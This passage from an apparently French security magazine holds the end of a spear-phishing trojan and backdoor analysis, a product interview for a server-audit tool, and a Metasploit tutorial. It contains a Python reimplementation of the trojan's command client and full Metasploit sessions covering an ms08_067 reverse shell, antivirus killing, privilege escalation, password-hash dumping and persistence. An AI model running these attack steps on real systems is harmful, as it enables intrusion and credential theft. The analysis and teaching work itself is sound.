Une fois que nous avons obtenu un aperçu du cheval de troie, le fichier binaire est analysé avec IDA Pro pour étudier la manière dont les chaînes de caractères sont traitées et pour réaliser une analyse de code statique. L'analyse sous IDA Pro a permis d'identifier les routines qui initiaient la connexion à la page d'authentification, ainsi que les fonctions responsables du téléchargement du malware. La Figure 8 montre l'hôte qui est contacté par le cheval de troie pour obtenir une nouvelle commande de l'attaquant. La Figure 7 montre la routine qui initie le téléchargement. Au cours de cette étape, le logiciel GNU Wget permet d'obtenir une copie de la page comme illustré en Figure 8. Les commandes de base dans la page étaient relativement complexes, mais après analyse sous IDA Pro, les tokens utilisés par le cheval de troie étaient lisibles. La Figure 10 montre la portion de code qui permet de récupérer les commandes de la page web. Les tokens (`<!-- --!>`) sont considérés comme des commentaires et de ce fait ne sont pas parsés (analysés et exécutés) par le navigateur, ce qui explique que nous ne les retrouvons pas dans l'affichage de la page HTML.

L'analyse dynamique est utilisée pour vérifier les hypothèses précédentes et identifier les aspects fonctionnels qui nous auraient échappé durant l'analyse statique. Pour l'analyse live, une machine virtuelle avec les logiciels Immunity Debugger et Fiddler a été utilisée.

Des points d'arrêt ont été placés aux endroits cités précédemment. Etant donné que le cheval de troie utilise l'API WinINet, le programme Fiddler Web Debugger a été utilisé pour surveiller les communications entre le troyen et le serveur web.

La Figure 9 montre Fiddler en action, alors que le logiciel intercepte des requêtes web entre le serveur de l'attaquant et le cheval de troie. Cette méthode nous a permis d'identifier l'en-tête HTTP User-Agent spécifiquement au troyen. Lorsque l'hôte est compromis par le cheval de troie, ce dernier définit l'en-tête User-Agent comme hôte +Windows+NT+5.1, par exemple, le nom d'hôte pour apridgene8fb8+ Windows+NT+5.1 serait apridgen-e8fb8. Après avoir utilisé Immunity Debugger pour vérifier les données entrées, comme indiqué en Figure 11, nous nous sommes axés sur l'analyse du prochain binaire.

```
request203.220.22.138
Recvd:
HTTP/1.1 200 OK
Content-Length: 6403
Content-Type: text/html
Last-Modified: Sat, 13 Jun 2009 02:13:04 GMT
Accept-Ranges: bytes
ETag: "548e687cccebc91:d67"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sat, 13 Jun 2009 02:14:35 GMT

<!--ZDp3d3cuaG9sZGVudC5jb20uYXUgZXJyb3IuanBn--!>
<html >
<head>
```

Figure 14. *Requête du faux cheval de troie et réponse de la commande sleep command*

Une fois les mécanismes du cheval de troie mis à jour, plusieurs requêtes ont été envoyées au serveur de l'attaquant, mais les commandes de la page web sont restées inchangées pendant plus de vingt minutes. En raison de la nature incontrôlable d'un cheval de troie, une implémentation en langage Python du cheval de troie client a été développée. Le client ne s'est servi que des commandes sleep et download, après analyse avec IDA Pro.

Après avoir testé des itérations au niveau client, nous avons laissé le programme poursuivre son exécution. La Figure 16 présente une capture d'écran du client final pour le cheval de troie. La Figure 15 montre une capture écran de la requête entre le client (cheval de troie) et le serveur web. La requête du cheval de troie est en surbrillance dans le cadre bleu, et la commande figurant dans la réponse du serveur apparaît dans le cadre rouge. Après six heures de tests (polling) sur le site, la commande utilisée a changé pour la commande download. La Figure 12 montre le temps écoulé à partir du moment où le script est exécuté jusqu'au moment où la commande download est initiée. La Figure 13 de la page précédente, affiche la réponse HTTP 404 après la deuxième tentative pour récupérer le binaire.

Analyse de la porte dérobée (backdoor)

Le fichier binaire obtenu a été identifié en utilisant des commandes Unix puis en analysant les chaînes de caractères. Certaines chaînes présentes dans le fichier binaire ressemblaient à celles du cheval de troie, étant donné qu'elles étaient encodées en Base 64. Une autre chaîne intéressante comportait une adresse IP et un port hard-coded. Une analyse avancée a montré que ce serveur et le port en question permettaient d'établir des appels vers le serveur une fois le fichier binaire exécuté. La Figure 17 affiche les commandes du cheval de troie présentes dans la porte dérobée. Ce lien, nous a permis d'émettre l'hypothèse que la porte dérobée et le cheval de troie partagent le même code. Après l'analyse statique, similaire à celle décrite dans le chapitre précédent, un environnement virtuel a été mis en place pour analyser la porte dérobée. L'environnement comportait une version récente d'Ubuntu avec Apache et une page de commandes fondée sur le fichier login.html cité précédemment. Le cheval de troie et la porte dérobée ont ensuite été modifiés pour tester le trafic réseau en interne. Le malware a été modifié avec Radare. Une fois la page de commandes HTML modifiée, le cheval de troie, la porte dérobée et l'ensemble des fichiers sont placés dans le répertoire Web du serveur Apache et une analyse live est réalisée. Le cheval de troie est ensuite téléchargé sur l'hôte servant de test puis exécuté pour simuler une attaque par phishing. Une fois exécuté, l'exécutable *svchost.exe* sonde le serveur web, étant donné qu'il a été modifié. La page HTML hard-coded, initie le téléchargement de la porte dérobée par l'intermédiaire du cheval de troie puis l'exécute.

```
from socket import *
from base64 import *
from time import sleep
import datetime

def connect_send(host,uri):
    req = '''GET %s HTTP/1.1\r\nAccept: */*\r\nUser-Agent: chairmen-george+Windows+N
    request = req%uri
    print "Sending the following.\n host: %s\nrequest %s"%(host, request)
    s = socket(AF_INET, SOCK_STREAM)
    s.connect((host,80))
    s.send(request)
    return s

def get_cmd(data):
    cmd = data.split("<!--")[1].split("-->")[0]
    cmd2 = decodestring(cmd)
    print "Got %s %s"%(cmd, cmd2)
    return cmd, cmd2

def cmd_sleep(value):
        t = int(value)
        t = 2.0 * float(value)
        sleep(t)

def cmd_download(values):
        dst, uri = values.split(":")[1].split()
        return dst, uri

def check_sleep(cmd):
        if len(cmd.split(":")) > 0 and cmd.split(":")[0].lower() == 's': return True
        return False

def check_download(cmd):
        if len(cmd.split(":")) > 0 and cmd.split(":")[0].lower() == 'd': return True
        return False
```

Figure 15. *Implémentation basique du cheval de troie écrit en Python*

Une fois la porte dérobée lancée, Immunity Debugger analyse le processus. Comme indiqué précédemment, si la porte dérobée provoque des erreurs, elle s'auto-détruit et se désinstalle du disque hôte. La majorité des erreurs provenaient des modifications apportées au fichier binaire et non pas du listener (logiciel d'écoute).

Pour accélérer la phase d'analyse, des fonctions binaires et un serveur classique pour la porte dérobée ont été implémentés avec le langage Python. L'implémentation gère l'écoute, la réception et le décodage des messages, ainsi que l'encodage et l'envoi des commandes à la porte dérobée.

La Figure 21 présente une capture d'écran des fonctions utilisées. Pour récapituler, le `setup_listener` écoute les connexions sur l'adresse IP et le port spécifié. La fonction recv_data reçoit les données en entrée sur le socket, et `get_next_string` lit la taille du message et la Base 64 décode la prochaine suite de N caractères. La Figure 21 montre un message type avant traitement. Les quatre premiers caractères permettent de connaître la taille du fichier au format ASCII et la longueur de la chaîne traitée tels que les données de la porte dérobée. Pour finir, `send_cmd` prend en entrée une chaîne de commandes et un socket puis envoie à la porte dérobée une commande encodée en Base 64 au socket.

La Figure 21 représente un listener de porte dérobée en cours d'utilisation. La ligne 302 indique que le listener est en écoute et attend une connexion. La ligne 303, montre une commande cmd envoyée à la porte dérobée. Cette commande invoque la commande de l'environnement de la porte dérobée. Les éléments inutiles (dir `C:\textbackslash`) sont ignorés par la commande initialisant

```
.data:00403070 aDw5zdxbwb3jO  db 'dW5zdXBwb3JO',0        ; DATA XREF: .data:0040306C↑o
.data:00403070                                           ; Base64 Decode Command: unsupport
.data:0040307D                 align 10h
.data:00403080 aC2x1zxa        db 'c2x1ZXA=',0           ; DATA XREF: .data:00403068↑o
.data:00403080                                           ; Base 64 Decode Command: sleep
.data:00403089                 align 4
.data:0040308C aY2lk           db 'Y2lk',0               ; DATA XREF: .data:off_403064↑o
.data:00403091                 align 4                   ; Base64 Decode Command: cmd
.data:00403094 aCxvpda         db 'cXVpdA==',0           ; DATA XREF: .data:off_403060↑o
.data:0040309D                 align 10h                 ; Base64 Decode Command: quit
.data:004030A0 aOpen           db 'Open',0               ; DATA XREF: sub_401095+B1↑o
.data:004030A5                 align 4
```

Figure 16. *Commandes du binaire de la porte dérobée*

la routine. Nous voyons dans le cas présent la chaîne de connexion envoyée par la porte dérobée, suivie d'une invite de commande Base 64 avec le répertoire courant. La ligne 305 affiche un listing du répertoire courant. Les lignes 306 et 309 traitent la commande. Les autres commandes de l'environnement du backdoor comprennent la commande cd qui permet de changer de répertoire, puis de clore et quitter l'environnement. La seule autre commande à laquelle la porte dérobée semblait répondre était la commande quit. Cette commande permet de désinstaller complètement la porte dérobée puis de quitter. Les autres entrées ont été ignorées.

Gestion des risques

Les attaques par spear-phishing ne nécessitent pas l'utilisation de techniques avancées. En effet, la plupart du temps ces techniques sont bien documentées et permettent de prendre le contrôle d'un système. En outre, les binaires utilisés n'étaient pas très sophistiqués. Les binaires peuvent être aisément modifiés avec un éditeur hexadécimal, si bien que le code source n'a pas à être retravaillé pour l'attaque ou le déploiement de binaires, les binaires s'adaptent directement aux besoins.

Des mesures préventives peuvent être entreprises pour mieux gérer les risques, elles incluent la formation des utilisateurs ainsi que des tests dispensés aux équipes informatiques (*Rachna Dhamija, J.D. Tygar, and Marti Hearst, "Why Phishing Works", CHI '06: Proceedings of the SIGCHI conference on Human Factors in computing systems. 2006*). Parallèlement, les pare-feux et proxies réseaux peuvent restreindre l'accès aux programmes néfastes, empêchant la création de connexions réseaux. Certains systèmes sophistiqués contournent ces protections, cette technologie aurait limité ce genre d'attaque. Les *mesures de détections* sont limitées. Dans ce contexte, les commandes du




Figure 17. *Listener basique de la porte dérobée et implémentation serveur en Python*

cheval de troie sont restreintes et intégrées à un token ; les pages web peuvent être analysées pour des chaînes spécifiques. Une autre mesure de détection s'appuie sur le cheval de troie, *svchost.exe* en cours d'exécution. Par ailleurs, une autre méthode consiste à effectuer un audit et un monitoring des programmes au lancement de l'ordinateur. La détection d'une porte dérobée peut suivre des actions bien différentes. Si la porte dérobée communique sur le port 443, comme dans le cas présent, le texte brut en Base 64 serait considéré comme une anomalie.

Conclusion

Ce rapport couvre l'analyse d'attaques en spear-phishing. Pour analyser cette attaque, nous avons effectué des analyses statiques de l'ensemble des fichiers binaires, des analyses dynamiques sur les exécutables, des exécutables modifiés pour être manipulés dynamiquement dans un environnement contrôlé, et nous avons finalement effectué une reconnaissance d'hôtes C&C.

Les outils et techniques utilisés l'ont été méticuleusement pour éviter de se faire repérer. L'attaquant disposait de connaissances réseaux avancées sur Windows et les commandes associées. Il a prouvé qu'il avait des connaissances avancées des commandes botnet et autres contrôles, qu'il a implémentés dans un toolkit efficace. Il apparaît que le toolkit n'utilise pas de code public ou des botnets connus et manque d'exploits sophistiqués et mécanismes de protection. L'attaquant a également réussi à établir des connexions serveurs et à cacher son identité. Ceci nous a amené à penser qu'il s'agissait d'une organisation criminelle qui cherchait à soutirer de l'argent à des particuliers ou professionnels.

En revanche, les auteurs ne savent pas comment l'attaque a été détectée initialement. Certaines activités peuvent toutefois faire pressentir une attaque : fichier .CHM bloqué par le filtre du client de messagerie, fichiers écrits et non supprimés du disque, dropper qui écrit directement au registre, ou trafic HTTP sur le port 443 plutôt que HTTPS. Cependant, nous avons vu des malwares similaires, efficaces utilisés sur d'autres systèmes – sans être détectés. C'est pour cette raison que la gestion des risques passe par la formation du personnel et/ou des utilisateurs, l'utilisation d'antivirus à jour, des pare-feux fondés sur des hôtes et les connexions extérieures, ainsi que des proxies réseaux qui limitent le trafic et permettent une surveillance accrue.

A PROPOD DE L'AUTEUR

Adam Pridgen
The Cover of Night, LLC
adam.pridgen@thecoverofnight.com

VulnIT est la première solution « Plug & Audit » fournissant aux entreprises un outil d'investigation automatisé permettant de contrôler la sécurité logique de leurs serveurs.

[VULNIT]

Vulnerability Identification Tool

Pouvez-vous présenter en quelques mots la société VulnIT ?
VulnIT : La société VulnIT, créée en novembre 2009, est née de ce constat : la sécurité des systèmes d'information est insuffisamment testée dans la grande majorité des entreprises par manque de moyens, de temps et de compétences.

Dans un souci constant d'efficacité et de transparence, nous nous sommes attachés à développer une solution accessible tant en termes de simplicité d'utilisation que de prix. Ainsi, le produit, l'interface graphique et le rapport d'audit ont été conçus pour permettre à l'utilisateur de tirer le meilleur parti de la solution et d'améliorer la sécurité informatique de son entreprise.

Nous sommes en avant-première de la solution innovante VulnIT. Pouvez-vous nous en dire plus ?
VulnIT : VulnIT est la première solution « Plug & Audit » fournissant aux entreprises un outil d'investigation automatisé permettant de contrôler la sécurité logique de leurs serveurs.

L'accessibilité constitue le facteur différenciant de la solution VulnIT. En effet, l'environnement complet embarqué dans la clé USB VulnIT assure sa portabilité et sa souplesse d'utilisation ; l'accessibilité financière également, permettant enfin aux entreprises de taille plus modeste de s'outiller dans un domaine encore réservé à une expertise élitiste.

Enfin, l'approche par les risques – avec une réelle qualification des vulnérabilités tenant compte de leur exploitabilité – facilite la priorisation des corrections à effectuer.

Quelles sont les fonctionnalités de la clé USB VulnIT ?
VulnIT : Une fois la clé USB insérée dans le poste d'audit, il suffit de préciser quel(s) serveur(s) auditer pour obtenir en quelques instants un rapport précis et didactique recensant les vulnérabilités détectées et le moyen de les résoudre.

La solution VulnIT intègre ainsi un panel de tests critiques sur les bases de données, la messagerie, les partages de fichiers, les connexions à distance, la supervision réseau, etc. Ces tests sont exécutés selon les services identifiés sur les serveurs constituant la cible d'audit.

De plus, la solution repose sur une architecture particulièrement évolutive, s'enrichissant fréquemment de nouveaux tests de sécurité par simple mise à jour sur Internet.

A qui est adressé ce nouveau produit ?
VulnIT : Ce produit s'adresse en premier lieu aux entreprises de taille intermédiaire (250 à 5000 personnes) de tout secteur, dont la maturité informatique a dépassé la mise en œuvre des architectures de sécurité élémentaires (pare-feu, antivirus, antispam, etc) mais qui ne disposent pas encore d'un contrôle permanent en sécurité informatique, ni même pour la plupart d'un RSSI nommé.

Par ailleurs, les auditeurs et consultants en sécurité informatique apprécieront notre outil pour le gain de temps qu'il offre en automatisant les tests de sécurité fondamentaux et récurrents à chaque audit.

Pour quand est prévue sa sortie officielle ?
VulnIT : La première version de la solution sera commercialisée à partir de juin 2010. Elle sera rapidement enrichie par les tests de sites web, de patch management et des éléments d'architecture (pare-feux, routeurs).

Où pourrons-nous acheter la solution VulnIT ?
VulnIT : La solution VulnIT sera disponible sur commande uniquement, en nous contactant via notre site web (*http://www.vulnit.com*) ou par téléphone (01.55.94.92.71).

Nous remercions M. Vincent Maury pour avoir répondu aux questions de Hakin9.

Le projet Metasploit

Alexandre LACAN

Parmi les outils dédiés à la sécurité informatique le projet Metasploit a marqué son temps avec le Metasploit Framework. Nous allons présenter cet outil dédié à la recherche, l'écriture et l'exploitation de vulnérabilités. Nous étudierons les différences avec Metasploit Express, le nouveau logiciel de Rapid7.

Cet article explique...
- définition du projet Metasploit
- l'utilisation de Metasploit Framework et Metasploit Express

Ce qu'il faut savoir...
- utilisation de Linux

Le *Projet Metasploit* est un projet open-source visant à fournir des informations et des utilitaires destinés aux pen-testers, aux chercheurs en sécurité des systèmes d'informations, et aux développeurs de signatures d'IDS (Intrusion Detection System). Créé par HD Moore en 2003, Metasploit était à l'origine un jeu en réseau développé en Perl. Le plus connu des sous-projets est le Metasploit Framework, développé en Ruby, à la fois un logiciel de pen-testing et une plateforme de développement pour la création d'utilitaires de sécurité et d'exploits.

Parmi les autres sous-projets, nous trouvons Warvox (*http://warvox.org*), écrit en Ruby et publié en 2009, une suite d'utilitaires destinée à l'audit des systèmes de téléphonie.

Listing 1. *Exécution du module auxiliaire fakedns*

```
msf > use auxiliary/server/fakedns
msf auxiliary(fakedns) > set targethost 192.168.0.200
targethost => 192.168.0.200
msf auxiliary(fakedns) > exploit
[*] Auxiliary module execution completed
msf auxiliary(fakedns) >
[*] DNS server initializing
[*] DNS server started
```

Dans une autre fenêtre, nous pouvons vérifier le bon fonctionnement :

```
root@lades-desktop:/home/user# nslookup  update.microsoft.com 127.0.0.1
Server:         127.0.0.1
Address:        127.0.0.1#53

Non-authoritative answer:
Name:   update.microsoft.com
Address: 192.168.0.200
```

Le sous-projet Metasploit Decloaking Engine (http://decloak.net) est un site web contenant un ensemble de test permettant de vérifier l'anonymat d'un utilisateur surfant derrière un proxy. Un utilisateur du réseau Tor (*http://www.torproject.org*) peut effectuer ce test pour vérifier que les paramètres de son navigateur ne trahissent pas sa véritable adresse IP.

Metasploit Anti-Forensics Project (*http://www.metasploit.com/research/projects/antiforensics*) créé par Vinnie Liu et maintenu par la communauté, vise à créer des utilitaires et des techniques permettant de se protéger contre la recherche de preuve (*forensic evidence*).

Enfin, le sous-projet Rogue Network Link Detection (*http://www.metasploit.com/research/projects/rogue_network*) est un projet visant à détecter les liens réseaux (passerelles, bornes wifi, ...) non autorisés au sein de grand réseaux, permettant d'outrepasser la sécurité exisante (proxy, IDS, …). Ce dernier projet n'a pas été mis à jour depuis décembre 2005.

En octobre 2009, le projet Metasploit a été racheté par la société Rapid7 (*http://www.rapid7.com*) éditrice du scanner de vulnérabilités NeXpose. HD Moore a rejoint la société Rapid7 comme *Chief Architect of Metasploit* et *Chief Security Officer of Rapid7*. D'autres contributeurs du projets ont rejoint cette société comme Egypt et Jduck. Ce rachat a permis l'intégration de NeXpose (la version Community Edition est gratuite) avec Metasploit Framework, associant un scanner de vulnérabilités avec un logiciel d'exploitation de vulnérabilités. Nous verrons au cours de cet article l'avantage que cela procure.

Enfin, le 22 avril 2010, HD Moore a annoncé sur son blog (*http://blog.metasploit.com*) la parution d'un nouveau logiciel : Metasploit Express. Cet outil est une solution destiné aux consultants et aux pen-testers professionnels permettant de faciliter l'utilisation du Framework Metasploit et de NeXpose, en automatisant au maximum les tests de pénétrations. Contrairement aux autres projets, Metasploit Express est sous licence propriétaire et payant. Un prix de 3.000 $ par utilisateur et par an a été annoncé par HD Moore sur Twitter (*http://twitter.com/hdmoore*). Depuis le rachat du projet Metasploit, des interrogations sur l'avenir de la licence ont émergées. Cependant, plusieurs fois, HD Moore a tenu a rassuré la communauté des utilisateurs en affirmant que le Metasploit Framework restera open-source et gratuit, sous licence BSD.

Metasploit Framework

Le Framework dispose de plusieurs base de données. La base d'opcode est une ressource impor-

Listing 2. *Création d'un PDF malicieux exécutant calc.exe lors de son ouverture*

```
msf > use exploit/windows/fileformat/adobe_libtiff
msf exploit(adobe_libtiff) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf exploit(adobe_libtiff) > set CMD calc.exe
CMD => calc.exe
msf exploit(adobe_libtiff) > exploit
[*] Creating 'msf.pdf' file...
[*] Generated output file /opt/metasploit3/msf3/data/exploits/msf.pdf
[*] Exploit completed, but no session was created.
```

Listing 3. *Intégration de NeXpose avec le Metasploit Framework*

```
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > load nexpose
[*] NeXpose integration has been activated
[*] Successfully loaded plugin: nexpose
msf > nexpose_connect nxadmin:password@127.0.0.1:3780
[*] Connecting to NeXpose instance at 127.0.0.1:3780 with username nxadmin...
msf > nexpose_scan 172.16.154.130
[*] Scanning 1 addresses with template pentest-audit in sets of 32
[*] Completed the scan of 1 addresses
msf > db_autopwn -t -e -x -r
```

Listing 4. *Exploit ms08_067 avec utilisation du payload meterpreter*

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/
                    meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set RHOST
                    172.16.154.130
RHOST => 172.16.154.130
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 172.16.154.1:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:
                    French
[*] Selected Target: Windows XP SP2 French (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (748032 bytes) to 172.16.154.130
[*] Meterpreter session 1 opened (172.16.154.1:4444 ->
                    172.16.154.130:1103) at 2010-05-15
                    15:44:35 +0200
meterpreter > run killav
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
meterpreter > run kitrap0d
[*] Currently running as AUTORITE NT\SYSTEM

[*] Loading the vdmallowed executable and DLL from the
                    local system...
[*] Uploading vdmallowed to C:\WINDOWS\TEMP\
                    EOcQDQQBndUZf.exe...
[*] Uploading vdmallowed to C:\WINDOWS\TEMP\
                    vdmexploit.dll...
[*] Escalating our process (PID:1028)...

Windows NT/2K/XP/2K3/VISTA/2K8/7 NtVdmControl()-
                    >KiTrap0d local ring0 exploit
------------------------------------------ taviso@
                    sdf.lonestar.org ---
[?] GetVersionEx() => 5.1
[?] NtQuerySystemInformation() => \WINDOWS\system32\
                    ntkrnlpa.exe@804D7000
[?] Searching for kernel 5.1 signature: version 2...
[+] Trying signature with index 3
[+] Signature found 0x285ee bytes from kernel base
[+] Starting the NTVDM subsystem by launching MS-DOS
                    executable
[?] CreateProcess("C:\WINDOWS\twunk_16.exe") => 1644
[?] OpenProcess(1644) => 0x17e8
[?] Injecting the exploit thread into NTVDM subsystem
                    @0x17e8
[?] WriteProcessMemory(0x17e8, 0x2070000, "VDMEXPLOIT.
                    DLL", 14);
[?] WaitForSingleObject(0x17dc, INFINITE);
[?] GetExitCodeThread(0x17dc, 0012FF44); => 0x77303074
[+] The exploit thread reports exploitation was
                    successful
[+] w00t! You can now use the shell opened earlier
[*] Deleting files...
[*] Now running as AUTORITE NT\SYSTEM
meterpreter > run scraper
[*] New session on 172.16.154.130:1103...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*]  Exporting HKCU
[*]  Downloading HKCU (C:\WINDOWS\TEMP\OEJanufe.reg)
[*]  Cleaning HKCU
[*]  Exporting HKLM
[*]  Downloading HKLM (C:\WINDOWS\TEMP\KNTyHcmj.reg)
[*]  Cleaning HKLM
[*]  Exporting HKCC
[*]  Downloading HKCC (C:\WINDOWS\TEMP\KWEbwoWC.reg)
[*]  Cleaning HKCC
[*]  Exporting HKCR
[*]  Downloading HKCR (C:\WINDOWS\TEMP\BItKbjvh.reg)
[*]  Cleaning HKCR
[*]  Exporting HKU
[*]  Downloading HKU (C:\WINDOWS\TEMP\HYlpiwXm.reg)
[*]  Cleaning HKU
[*] Completed processing on 172.16.154.130:1103...
meterpreter > run persistence
[*] Creating a persistent agent: LHOST=172.16.154.1
                    LPORT=4444 (interval=5
                    onboot=false)
[*] Persistent agent script is 314297 bytes long
[*] Uploaded the persistent agent to C:\DOCUME~1\
                    ADMINI~1\LOCALS~1\Temp\
                    vuMDpBKJVoZcW.vbs
[*] Agent executed with PID 1644
[*] For cleanup use command: run multi_console_command -
                    s /root/.msf3/logs/persistence/LADES
168306B60_20100515.0314/clean_up__20100515.0314.rc
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31
                    d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:531644fb0b5459853dd11198bd8b22e4:54
                    b0675178b1ddf7eac5f6d79d28dd1f:::
Invit□:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d1
                    6ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:
                    aad3b435b51404eeaad3b435b51404ee:
                    b367d1ccc5e78972105e1b3e3834d47e:::
meterpreter > sysinfo
Computer: LADES-168306B60
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: fr_FR
```

tante destinée aux développeurs d'exploits. Ceux-ci peuvent retrouver la position d'opcode dans des programmes attaqués, permettant le développement de buffer-overflows et d'exploits qui peuvent fonctionner sur différentes versions d'un système d'exploitation cible.

La base de données d'exploits, mise a jour régulièrement, est une ressource de vulnérabilités documentées. La base de shellcodes (ou payload) est un ensemble d'outil permettant la post-exploitation d'une faille. Pour être plus clair, lors d'un test de pénétration, le pen-tester utilise un exploit pour injecter un payload. L'exploit ouvre la faille et y dépose une charge utile (la payload), par exemple un serveur VNC ou un shell distant. Par analogie guerrière, la structure d'un missile est l'exploit, l'explosif contenu dans le missile est le payload.Le payload le plus connu du Framework est le Meterpreter. Le Meterpreter est un shell distant destiné aux machines sous Windows, dont nous verrons les capacités au cours de cet article.

Enfin, Le Framework dispose d'une base de données de modules auxiliaires permettant d'apporter des outils supplémentaires aux pentesters. Par exemple le module *server/capture/pop3* créé un faux serveur POP3 qui accepte toutes les connexions entrantes, permettant de récupérer des identifiants ce messagerie. Au total le Framework dispose de presque 500 exploits et plus de 270 modules auxiliaires : des scanners, des modules serveurs, des fuzzers, etc... Le listing 1 présente l'exécution d'un faux serveur DNS, renvoyant toutes les requêtes DNS vers l'adresse 192.168.0.200.




Figure 1. *Page d'accueil de Metasploit Express*

